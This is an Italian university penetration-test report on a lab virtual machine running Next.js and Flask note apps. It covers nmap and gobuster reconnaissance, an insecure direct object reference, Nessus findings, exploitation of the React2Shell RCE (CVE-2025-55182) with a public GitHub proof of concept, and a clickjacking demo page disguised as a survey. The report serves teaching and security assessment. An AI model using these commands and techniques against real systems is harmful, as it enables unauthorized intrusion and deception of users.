
Università degli Studi di Napoli Federico II



Corso di Laurea Magistrale in Ingegneria Informatica

Network Security

Prof.:

Romano Simon Pietro

Farina Giuseppe M63001805

Giaquinto Giuseppe M63001849

Sommario

1 Introduzione

1.1 Obiettivo del Progetto

Il presente documento illustra le attività di Security Assessment e Penetration Testing condotte nei confronti di una macchina target situata all'interno di un ambiente di laboratorio controllato. L'attività si è preposta i seguenti obbiettivi specifici:

- **Identificazione della superficie d'attacco**: Mappatura completa dei servizi di rete esposti e delle tecnologie in uso sul target;
- **Sfruttamento delle vulnerabilità**: Verifica pratica delle possibilità di compromettere i servizi rilevati per ottenere un accesso al sistema;
- **Privilege Escalation**: Dimostrazione della possibilità di muoversi lateralmente all'interno del sistema fino all'ottenimento dei diritti massimi (root);
- **Analisi post-compromissione** (White-Box): Scansione approfondita delle vulnerabilità interne sfruttando i privilegi acquisiti;

1.2 Descrizione del Target

Indirizzo IP Target	192.168.56.103
MAC Address	08:00:27:60:DE:CD
Sistema Operativo	Ubuntu 24.04 LTS
Stack Applicativo	Node.js/Next.js/React
Applicazioni e Funzionalità	Gestione note ("APP Note")
Ambiente di Rete	Rete Host-Only (VirtualBox)

2 Footprinting & Scanning

L'obbiettivo di questa fase è raccogliere il maggior numero possibile di informazioni sul bersaglio target al fine di mapparne la superficie d'attacco. Questa attività permette di identificare vettori di attacco potenziali attraverso l'analisi dell'infrastruttura di rete, dei domini, degli indirizzi IP e delle tecnologie in uso, riducendo l'area su cui focalizzare le successive fasi attive. Nel nostro specifico scenario la fase di *Footprinting* è stata di tipo **attivo**. Essendo il target posizionato all'interno di un segmento di rete locale, l'attività si è concentrata sull'identificazione dell'host tramite il tool **nmap**.

2.1 Nmap


Nmap (Network Mapper) è uno strumento open-source per l'esplorazione della rete e l'auditing di sicurezza. È considerato lo standard *de facto* per le attività di Port Scanning e Network Discovery. Il funzionamento di Nmap si basa sull'interazione diretta con lo stack TCP/IP del sistema target. Invece di affidarsi alle primitive di rete standard del sistema operativo, Nmap costruisce pacchetti personalizzati manipolando i flag TCP (SYN, ACK, FIN,…) per analizzare le risposte o l'assenza di esse.

Le tecniche di scansioni utilizzate sono:


- **Version Detection** (-sV): Dopo aver trovato una porta aperta, Nmap interroga la porta con una serie di probe specifici per determinare il protocollo di servizio e la versione del software;
- **OS Fingerprinting** (-O): Nmap analizza la risposta del target a pacchetti TCP/UDP malformati o specifici. Confrontando queste "impronte" con il suo database interno di firme, Nmap può dedurre il Sistema Operativo.
- **Default Scripts** (-sC): Nmap esegue una serie di script predefiniti per trovare vulnerabilità comuni o informazioni extra sui servizi rilevati.
- **All Ports** (-p-): Scansiona **tutte** le 65.535 porte possibili, invece delle solite 1.000 porte più comuni. È un'analisi completa ma più lenta.

2.2 Esecuzione del Test

Essendo un ambiente di test, pur non conoscendo da subito l'indirizzo IP della macchina target, sapevamo che si sarebbe trovata all'interno della nostra stessa sottorete. Conosciuto l'indirizzo ip della nostra sottorete tramite:



Abbiamo poi lanciato il seguente:




Sappiamo a questo punto che nella nostra sottorete ci sono gli host: 192.168.56.1 che è l'indirizzo dell'interfaccia virtuale installata sul mio sistema operativo reale (Windows); 192.168.56.100 è l'indirizzo IP del server DHCP (server di VirtualBox che "distribuisce" gli indirizzi IP alle VM quando si avviano); 192.168.56.102 è l'indirizzo IP dell'interfaccia di rete Host-Only della macchina Kali Linux (come ha confermato il comando *ip a*) da cui è stato effettuato il Penetration Testing. **192.168.56.103** è l'indirizzo IP tramite il quale è raggiungibile la macchina virtuale target tramite la rete Host-Only.

Si è quindi deciso di indagare più a fondo tramite il comando

```
nmap -sV -sC -p- -oN scan.txt 192.168.56.103
```

per salvare l'output in un file chiamato *scan.txt*

L’output ottenuto è il seguente:



Porta 3000/tcp - Web Server (Next.js)

- **Stato:** Aperta.
- **Servizio:** Nmap indica *ppp?* perché non ha riconosciuto immediatamente il protocollo, ma i "fingerprint-strings" confermano che è un server **HTTP**.
- **Tecnologia:** X-Powered-By: Next.js. Si tratta di un framework moderno basato su React/Node.js.
- **Dettaglio critico:** Il server risponde con HTTP 200 OK alla richiesta GET, servendo una pagina HTML. Questo è probabilmente il **Frontend** dell'applicazione.

Porta 5000/tcp - Web Server (Python/Flask)

- **Stato:** Aperta.
- **Servizio:** HTTP.
- **Tecnologia:** Werkzeug httpd 2.2.2 su Python 3.12.3.
- **Applicazione:** Il titolo della pagina è **"Course Notes App"** e reindirizza automaticamente alla pagina di /login.
- **Nota tecnica:** Werkzeug è il server di sviluppo spesso usato con **Flask**. Vedere un server Werkzeug attivo suggerisce che l'applicazione potrebbe non essere configurata in modalità "production" (sicurezza ridotta).

3 Enumeration

L'Enumeration è la fase in cui l'analista stabilisce connessioni attive e dirette con i sistemi target al fine di estrarre informazioni dettagliate sui servizi in esecuzione, sugli utenti e sulle risorse condivise. Mentre lo scanning si limita a identificare la presenza di un host e le porte aperte, l'Enumeration entra nel merito del servizio. È già considerata una fase **intrusiva**, in quanto richiede l'invio di query specifiche che interagiscono con la logica applicativa del target.

3.1 GoBuster

GoBuster è uno strumento ad alte prestazioni progettato per l'enumeration di risorse web (URI) e sottodomini DNS. A differenza dei crawler tradizionali che seguono i link presenti nelle pagine, GoBuster adotta un approccio "attivo" per scoprire percorsi nascosti, file di configurazione o pannelli di amministrazione che non sono linkati pubblicamente nell'applicazione target.

Il suo funzionamento si basa sul concetto di *Dictonary Attack* applicato alle richieste HTTP/HTTPS. Di fatti l'efficacia di questo tool dipende strettamente dalla qualità del dizionario utilizzato. Nel nostro caso è stata utilizzata:


```
/usr/share/wordlists/dirb/common.txt
```

Contenente migliaia di termini comuni utilizzati dagli sviluppatori per nominare directory e file sensibili.

3.2 Esecuzione del Test

I comandi utilizzati sono i seguenti [per le porte 3000 e 5000]:


```
gobuster dir -u http://192.168.56.103:3000 -w /usr/share/wordlists/dirb/common.txt

gobuster dir -u http://192.168.56.103:5000 -w /usr/share/wordlists/dirb/common.txt
```




I risultati non sono stati dei migliori per il servizio esposto sulla porta 3000, il tool ci ha rivelato semplicemente due endpoint:

- **/favicon.ico (Status:200):** Si tratta dell'icona del sito. Conferma che il server risponde correttamente, ma non è utile;
- **/cgi/bin/ (Status:308)**: Lo status 308 indica che il server Next.js sta reindirizzando la richiesta. Spesso però rotte gestite dal framework che non contengono veri file.

Proviamo a connetterci tramite browser alla porta 3000 (Nulla di interessante):




Per quanto riguarda il servizio esposto sulla porta 5000, il tool ci ha rivelato i seguenti endpoint:




- **/console(Status 200)**: Questo indica quasi certamente che il Debugger Werkzeug è attivo ed esposto (criticità sfruttata successivamente);
- **/login, /signup, /logout**: Ci confermano che l'app ha un sistema di gestione degli utenti, volendo è possibile creare da zero un utente personale per esplorare l'area riservata


Proviamo a connetterci tramite browser alla porta 5000:



Successivamente proviamo a creare un nostro utente per esplorare il sito:




Creiamo una nota di test:



Ci accorgiamo subito di una cosa, che verrà ripresa anche successivamente, cioè che è possibile accedere alle note di altri utenti semplicemente modificando l'URL della richiesta. Ad esempio digitando

```
…/note/1
```

Veniamo a conoscenza della presenza di un account con username "User1" e di una sua nota:



4 Vulnerability Analysis

Il Vulnerability Assessment è il processo metodico di identificazione, quantificazione e prioritizzazione delle vulnerabilità di sicurezza in un sistema informatico. A differenza del Penetration Test, che simula un attacco mirato per sfruttare una specifica debolezza, il VA mira a fornire una panoramica estesa di tutti i difetti noti (CVE) presenti sulla superficie d'attacco.

L'obbiettivo di questa fase è rilevare versioni software obsolete, configurazioni errate e mancanza di patch di sicurezza che potrebbero essere sfruttate da un attaccante per compromettere la confidenzialità, l'integrità o la disponibilità del target.

4.1 Tenable Nessus

Per l'automazione di questa fase è stato utilizzato Tenable Nessus, lo standard industriale de facto per la scansione delle vulnerabilità. Nessus opera interrogando i servizi rilevati durante la fase di Port Scanning e confrontando le risposte con un vasto database proprietario di **"Plugin"**. Ogni plugin rappresenta un controllo specifico per una vulnerabilità nota.

Il funzionamento si basa su due modalità principali:

- **Unauthenticated Scan** (Black Box): Il tool analizza i servizi esposti dall'esterno senza credenziali, simulando la prospettiva di un attaccante remoto [scenario adottato nella fase preliminare];
- **Authenticated Scan** (White Box): Il tool accede al sistema con credenziali amministrative per catalogare i pacchetti installati e rilevare patch mancanti a livello locale [scenario adottato nella fase Post-Exploitation].

Chiaramente l'esecuzione di scansioni automatizzate comporta il rischio di falsi positivi (segnalazione di vulnerabilità non reali) o falsi negativi (mancata rilevazione). Pertanto, è stata effettuata una validazione manuale della gran parte delle criticità "Crical" e "High" riportate dallo scanner.

4.2 Unauthenticated Scan

ID	SEVERITY	NOME	SERVIZIO INTERESSATO
277585	CRITICAL	React Server Components 19.0/19.1.0/19.1.1/19.2.0 Remote Code Execution (React2Shell)	3000

85582	MEDIUM	Web Application Potentially Vulnerable to ClickJacking	5000
10114	LOW	ICMP Timestamp Request Remote Data Disclosure	OS
26195	LOW	Web Server Transits Cleartext Credentials	5000
42057	LOW	Web Server Allows Password Auto-Competion	5000

Le vulnerabilità sono state classificate secondo lo standard **CVSS 3.0**, che valuta la severità basandosi su metriche quali la facilità di sfruttamento e l'impatto sulla triade CIA. Dalla tabella emerge una chiara gerarchia di rischio:

1. **Vettore Critico**: L'attenzione si focalizza immediatamente sull'entry ID 277585, relativa ad una Remote Code Execution (RCE) su componenti React Server. Il suo punteggio (10.0) la rende il candidato ideale per ottenere l'accesso iniziale al target, in quanto non richiede alcun tipo di autenticazione;
2. **Vettori Secondari:** Le vulnerabilità di severità media e bassa, come il **ClickJacking**, non permettono una compromissione diretta del target ma denotano una mancanza di hardening dell'infrastruttura e dell'applicazione web (successivamente sono state verificate tramite delle PoC);

Sulla base di questa classificazione, il piano d'attacco scarterà momentaneamente i vettori a basso impatto per concentrare tutti gli sforzi di Exploitation sulla vulnerabilità **React2Shell**, ritenuta l'unica in grado di garantire un accesso shell al sistema target.

5 Exploitation


La fase di Exploitation consiste nel tentativo attivo di sfruttare le vulnerabilità identificate nella fase precedente per eludere i meccanismi di sicurezza ed ottenere un accesso non autorizzato nel sistema target. In questa fase, l'analista sviluppa o utilizza codice specifico progettato per trarre vantaggio da un difetto software o da una misconfigurazione, con l'obbiettivo di eseguire comandi arbitrari (RCE) o elevare i propri privilegi.

5.1 Ricerca del vettore di Attacco (Metasploit & GitHub)

Metasploit è una piattaforma open-source per il Penetration Testing e lo sviluppo di exploit, è considerato lo standard de facto per la verifica delle vulnerabilità e la simulazione di attacchi informatici. La potenza di Metasploit risiede nella sua architettura basata su moduli intercambiabili. I componenti principali utilizzati durante un'attività di test sono:

- **Exploit Modules:** Porzioni di codice progettate per sfruttare una specifica debolezza in un sistema o applicazione;
- **Payloads:** Il codice che viene eseguito sul sistema target dopo che l'exploit ha avuto successo;
- **Moduli Ausiliari:** Strumenti per la scansione, fuzzing ed enumeration che non prevedono necessariamente l'ottenimento di una shell;
- **Encoders/Nops:** Moduli utilizzati per offuscare il payload al fine di eludere gli antivirus.

Nel nostro contesto Metasploit è stato utilizzato come prima linea di attacco. Abbiamo provato ad interrogare la **msfconsole** per verificare la presenza di moduli exploit pubblici relativi alla vulnerabilità **CVE-2025-55182** (React2Shell). L'assenza di un modulo ufficiale nel database ha confermato la necessità di adottare un approccio manuale, spingendo l'analisi verso la ricerca di PoC (Proof of Concept) su repository esterne come **GitHub.**



Questa situazione è più che comune per vulnerabilità "Zero-Day" o molto recenti.

È stato quindi individuato il seguente script Python, sviluppato dal ricercatore *Chocapikk*:

https://github.com/Chocapikk/CVE-2025-55182

Il codice non effettua un semplice attacco a forza bruta, ma opera i seguenti passi:

1. Costruisce un oggetto serializzato: Crea una struttura JSON complessa che simula un componente React valido;

2. Inietta il Payload: Inserisce all'interno di questa struttura un comando Node.js (**child_process.exec**), manipolando il prototipo dell'oggetto affinchè il server lo esegua automaticamente durante la fase di deserializzazione;
3. Esfiltrazione: Invece di richiedere una connessione diretta, l'exploit forza il server a generare un errore di reindirizzamento che contiene l'output del comando codificato in Base64.

5.2 Esecuzione dell'attacco

Dopo aver scaricato e analizzato il codice per assicurarci che fosse sicuro, l'exploit è stato lanciato contro il target 192.168.56.103.

Il primo tentativo ha avuto l'obbiettivo di confermare la vulnerabilità eseguendo un comando innocuo (*whoami*) per identificare l'utente che esegue il servizio web.

```
Python3 exploit.py -u http://192.168.56.103:3000 -c "id"
```

Come mostrato dall'immagine successiva l'exploit ha comunicato correttamente con il server Next.js, iniettando il payload. Il server ha risposto restituendo l'output del comando, confermando il successo dell'attacco.

L'utente compromesso è **www**, l'account di servizio standard utilizzato dai web server su Linux. Sebbene l'attacco abbia avuto chiaramente successo, non è possibile accedere a file di sistema critici (es. *etc/shadow*) o modificare le configurazioni globali [www ha privilegi molto limitati alle directory web o a quelle temporanee]. Questo scenario rende necessaria la successiva fase di privilege escalation.

5.3 Sfruttamento Vulnerabilità Applicative (Web Side)

Oltre alla compromissione del server, l'attività di exploitation si è concentrata sulla verifica delle vulnerabilità lato client e sulla sicurezza dei dati in transito, confermando la fattibilità di attacchi mirati agli utenti dell'applicazione.

5.3.1 Clickjacking (UI Redressing)

È stata verificata la vulnerabilità di tipo **Clickjacking** sull'applicazione Flask (porta 5000). Questa tecnica permette ad un attaccante di posizionare uno strato trasparente sopra l'applicazione, ingannando l'utente e inducendolo a cliccare su form/pulsanti/link non intenzionali.

Nel nostro caso abbiamo deciso di creare una pagina HTML malevola che carica l'applicazione target all'interno di un **iframe**. In particolare, la pagina vulnerabile (/note/create) è stata caricata in un iframe e tramite CSS sono stati creati dei **div** per nascondere opportunamente gli elementi

dell'applicazione originale (come logo, menù di navigazione, ecc.). Sono state sovrapposte etichette false per simulare un "Sondaggio Aziendale", lasciando visibili solo i campi di input originali dell'applicazione vittima. L'utente **crede** di compilare un sondaggio ma sta inconsapevolmente inserendo dati nell'applicazione target (o in generale confermerebbe azioni critiche).

Questa vulnerabilità, seppur indicata come "Medium", compromette l'integrità dei dati e l'interazione utente. L'app non implementa le intestazioni di sicurezza http necessarie come

```
X-Frame-Option : SAMEORIGIN #consente l'embedding solo se il sito che lo richiede è lo stesso dell'app
```

5.3.2 Cleartext Credentials Transmission

Nessus ha evidenziato l'assenza di crittografia nel trasporto dati (http invece di HTTPS).

